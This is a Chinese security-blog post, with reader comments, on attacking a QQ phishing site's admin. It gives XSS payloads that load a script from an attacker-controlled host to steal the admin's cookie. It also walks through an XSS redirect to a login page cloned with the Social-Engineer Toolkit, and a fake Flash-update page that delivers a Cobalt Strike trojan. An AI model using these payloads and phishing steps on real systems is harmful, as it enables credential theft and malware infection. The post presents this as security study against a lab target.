XSS 实战攻击思路总结


国光 / 2020-11-04 09:51:22 / 浏览数 13244 安全技术 WEB安全

前言

前几天看到 B 站 up 主公孙田浩投稿的视频「QQ被盗后发布赌博广告，我一气之下黑了他们网站」，看完后不禁感叹为啥自己没有那么好的运气.....实际上这就是一个中规中矩的 XSS 漏洞案例，在安全圈子里面应该也算是基本操作，正好博客以前没有记录过类似的文章，那么本文就来还原一下这个攻击过程。

鉴别网站

下面是一个经典的 QQ 空间钓鱼网站：



域名分析

钓鱼网站最直观的就是看域名，可以看到目标网站域名：qq.xps.com 尽管域名中出现了 qq 字样，但是一级域名却是 xps.com 这一点就直接暴露了钓鱼网站的本性。

早期还有一种**利用拉丁字母**注册的域名伪造钓鱼网站的案例，这种就比较逼真了，下面国光简单列举一些：

OPPO 官网真假域名

```
# 真域名
www.oppo.com

# 假域名
www.oppo.com
```

Pornhub 官网真假域名

```
# 真域名
www.pornhub.com

# 假域名
www.pornhub.com
```

唯品会官网真假域名

```
# 真域名
www.vip.com

# 假域名
www.vip.com
```

关于这类域名就不再列举了，早期这种方法成功率是非常的高的，有时候甚至都可以欺骗到我们这种专业的信息安全从业者。

功能分析

钓鱼网站既然是要钓鱼的话，说那么多半还会有后台管理功能。所以使用常规的目录扫描工具多半可以扫描出一些端倪出来：

```
dirsearch -u "http://qq.xps.com/" -e * -x 301
```

果然扫描出了这个 QQ 空间钓鱼网站的后台登录口了：http://qq.xps.com/admin/login.php

目录

前言
鉴别网站
域名分析
功能分析
钓鱼流程
攻击思路
思路一：XSS 盲打
思路二：SET 钓鱼
思路三：Flash 钓鱼
总结

至此基本上已经可以确定这个目标网站就是传说中的钓鱼网站了，下面来看一下这个钓鱼网站是如何运作的吧。


钓鱼流程

小白用户前台输入自己的 QQ 账号和密码信息，点击登录后域名跳转到真正的 QQ 官网：

然后用户再输入自己的 QQ 账号和密码就可以成功登陆了。

目前很多钓鱼网站都是这种思路，这可以让被钓者产生一种自己第一次是密码不小心输入错误的错觉，从而放松警惕，妙啊！真是妙蛙种子吃着妙脆角，妙进了米奇妙妙屋 妙到家了

然后钓鱼网站的管理员每天会到自己的 QQ 空间钓鱼管理中心里面看看今天又有哪些菜鸡上钩了：



可以看到上钩者的 QQ 号为：1314520 密码为：sbhac... 唉，不对劲？貌似自己被羞辱了一番.....

攻击思路

本文主要是来梳理一下 XSS 常剑的攻击思路，关于 XSS 以为的思路不在本文的叙述范围内，另外如果有小伙伴要不错新的姿势的话欢迎评论区里面或者邮件留言，国光日后会继续完善本文的。

思路一：XSS 盲打

如果目标网站存在 XSS 的话且没有 httponly 防御 cookie 那么就可以直接盲打 XSS。首先准备一个 XSS 靶场，国光这里比较推荐 Github 上面开源的蓝莲花 XSS 平台。

官方项目地址为：https://github.com/firesunCN/BlueLotus_XSSReceiver

可惜已经清空数据了，还好国光我 fork 了一份：

国光 fork 的项目地址为：https://github.com/sqlsec/BlueLotus_XSSReceiver


然后使用 XSS 平台里面的模块来生成一个 XSS payload：

```
<script src="http://10.20.24.244/xss/myjs/x.js"></script>
```

可以去掉多余的双引号：

```
<script src=http://10.20.24.244/xss/myjs/x.js></script>
```

然后回到钓鱼网站前台，在用户名或者密码出插入 payload（理论上来说 密码处成功率要高一点），如果有表单长度限制的话，可以手工审查元素修改 input 的长度限制：





这样黑客攻击的步骤基本上就走完了，下面回到钓鱼网站管理员的视角。

钓鱼网站的搭建者到自己的 QQ 空间钓鱼管理中心里面看看今天又有哪些菜鸡上钩了：

发现真的有菜鸡上钩，密码居然是 1111111111 嘴角忍不住上仰。

此时他不知道的是，用户账号旁边实际上有一串 JS 代码被解析了，而此时黑客在 XSS 平台里面可以直接看到管理员已经上钩了：





可以直接看到管理员的后台地址和 cookie 信息，拿到后台地址和 Cookie 信息就可以直接抓包替换 Cookie 登录到钓鱼网站的后台，这些基本操作国光我就不在啰嗦了，下面来说一下另一种思路。

思路二：SET 钓鱼

假设目标网站存在 httppnly 的话，我们拿到的 cookie 信息也是不完整的，所以传统的思路是行不通的，这种情况下该怎么办呢？仔细想想，既然不能正面肛 httponly 的话，那么为什么不考虑绕过他呢？

下面国光主要描述一下如何使用 Kali Linux 里面的 set 社工工程学工具包来进行钓鱼。

SET 在 Kali Linux 里面的全称是 social engineering toolkit：

Github 项目地址为：https://github.com/trustedsec/social-engineer-toolkit

点击即可直接启动，首先会看到如下的菜单：

```
Select from the menu:

   1) Social-Engineering Attacks        # 社会工程攻击
   2) Penetration Testing (Fast-Track)   # 渗透测试(快速通道)
   3) Third Party Modules              # 第三方模块
   4) Update the Social-Engineer Toolkit # 更新 SET
   5) Update SET configuration          # 更新 SET 配置
   6) Help, Credits, and About          # 帮助

  99) Exit the Social-Engineer Toolkit  # 退出

set> 1
```

选择 1 后进入到下面的菜单：

```
Select from the menu:

   1) Spear-Phishing Attack Vectors       # 鱼叉式网络钓鱼攻击
   2) Website Attack Vectors              # 网站攻击
   3) Infectious Media Generator          # 感染性介质生成
   4) Create a Payload and Listener       # 创建 Payload 和 监听器
   5) Mass Mailer Attack                  # 群发邮件
   6) Arduino-Based Attack Vector         # 基于 Arduino 的攻击
   7) Wireless Access Point Attack Vector # 无线接入点攻击
   8) QRCode Generator Attack Vector      # 二维码生成器攻击
   9) Powershell Attack Vectors           # Powershell 攻击
  10) Third Party Modules                 # 第三方模块

  99) Return back to the main menu.       # 返回主菜单

set> 2
```

选择 2 后进入到下面的菜单：

```
1) Java Applet Attack Method         # Java Applet 攻击
   2) Metasploit Browser Exploit Method   # Metasploit Browser 浏览器攻击
   3) Credential Harvester Attack Method  # 凭证窃取攻击
   4) Tabnabbing Attack Method            # 标签页劫持
   5) Web Jacking Attack Method           # 网页劫持攻击
   6) Multi-Attack Web Method             # 综合网页攻击
   7) HTA Attack Method                 # HTA 攻击

  99) Return to Main Menu               # 返回主菜单

set:webattack> 3
```

选择 3 进入到下面的菜单：

```
1) Web Templates      # 网站模板
   2) Site Cloner        # 站点克隆
   3) Custom Import      # 自定义导入

  99) Return to Webattack Menu # 返回主菜单

set:webattack> 2
```

选择 2 然后具体看下下面的操作：

这个时候一个假的钓鱼网站就制作完成了，访问 Kali Linux 的 80 端 10.20.25.39 效果如下：

这个登录入口和 qq.xps.com/admin/login.php 的登录口一模一样：

现在的任务就是想办法让管理员在假的网站里面输入网站的后台用户名和密码信息，那么该怎么诱导管理员点击呢？对，聪明的网友肯定想到了，还是利用 XSS，准备下方的 payload，这个 XSS 的作用就是普通的链接跳转：

```
<script>window.location.href="http://10.20.25.39/"</script>
```

然后将这个 payload 插入到钓鱼网站的后台中：

此时管理员到自己的 QQ 空间钓鱼管理中心里面看看今天又有哪些菜鸡上钩了，结果没想到网站浏览器却跳转到了：10.20.25.39 页面，这个就是我们制作的假的QQ 空间钓鱼管理中心的登录界面。

如果管理员大意的话，这个时候会以为登录会话超期了，需要重新登录，就在我们假的网站后台里面输入了真正的密码：

我们这个假的网站也非常妙，登录后自动转发到正确的网站登录成功，真是学以致用呀~~

管理员放松警惕的同时，我们的 Kali Linux 里也窃取到管理员的明文账号和密码信息了：

拿到这个后台就可以成功登陆了，Bingo ~

当然如果管理员是一个有很高安全意识的人，可能是不会上当的，本案例仅供意淫参考使用，实际运用还是得看运气。

思路三：Flash 钓鱼

这也是 B 站视频里面提到过的方法，首先我们需要准备一个钓鱼页面，这里在 Github 上搜索到了 2 个相关的项目，下面分别展示一下：

项目地址：https://github.com/Wileysec/adobe-flash-phishing-page

模仿的 Flash Player 中文官网的页面

项目地址：https://github.com/r00tSe7en/Flash-Pop

这种的就要稍微激进一点，强迫症都会忍不住去点击下载的：

国光这里选择了第 2 种激进的方法，点击立即升级的这个按钮点击会下载好国光我准备好的 CS 木马。如果管理员以为自己的 Flash 版本过低的话，可能会下载并运行这个木马：

这里偷懒了没有给 Flash.exe 添加图标伪造一下，关于图标伪造大家可以参考之前的文章：

为 Cobalt Strike exe 木马添加图标

如果顺利的话就会成功上线 CS：

总结

免责声明：本文出现的思路案例仅供网络安全学习和研究技术使用，禁止使用本文的攻击技术工具用于非法用途，否则后果自负，另外文中所使用的 QQ 空间钓鱼网站是人为修改的漏洞靶场。

上一篇： 云上渗透-RDS数据库攻防　下一篇： 案例分享：Location 302...

4 条回复

国光 **2020-11-04 11:00:45**

补充另一个思路，除了使用 Kali 里面的 SET 来构建钓鱼网站，使用 Cobalt Strike 也是可以轻松构建出一个钓鱼网站的，操作也比较简单，「攻击」-「钓鱼攻击」-「克隆网站」记得勾选键盘记录：

对比了一下发现 CS 钓鱼页面比 SET 更强大，尝试了 SID 给的一个苛刻的网站，SET 模仿的很失败，CS 基本上模仿了 85% 这样子，不过遇到一些苛刻的网站要想百分百模仿的话，还是得手工来改网页模板代码。

0　回复Ta

西帅的哥哥 **2020-11-04 13:32:51**

@国光 想模仿到100%的话，可以使用openresty反代网站，可以做到完全镜像的功能，然后尾部插入自己的js代码就行了。看你blog很久了，你的每篇文章都写的比较好。可以加个qq/wechat好友么，我的：NTg1NzM2NTU=

1　回复Ta

pyk****r007 **2020-11-05 10:00:20**

1 回复Ta

DImples 2020-11-10 11:23:54

对于flash钓鱼，如果对方有360咋整

0 回复Ta

登录 后跟帖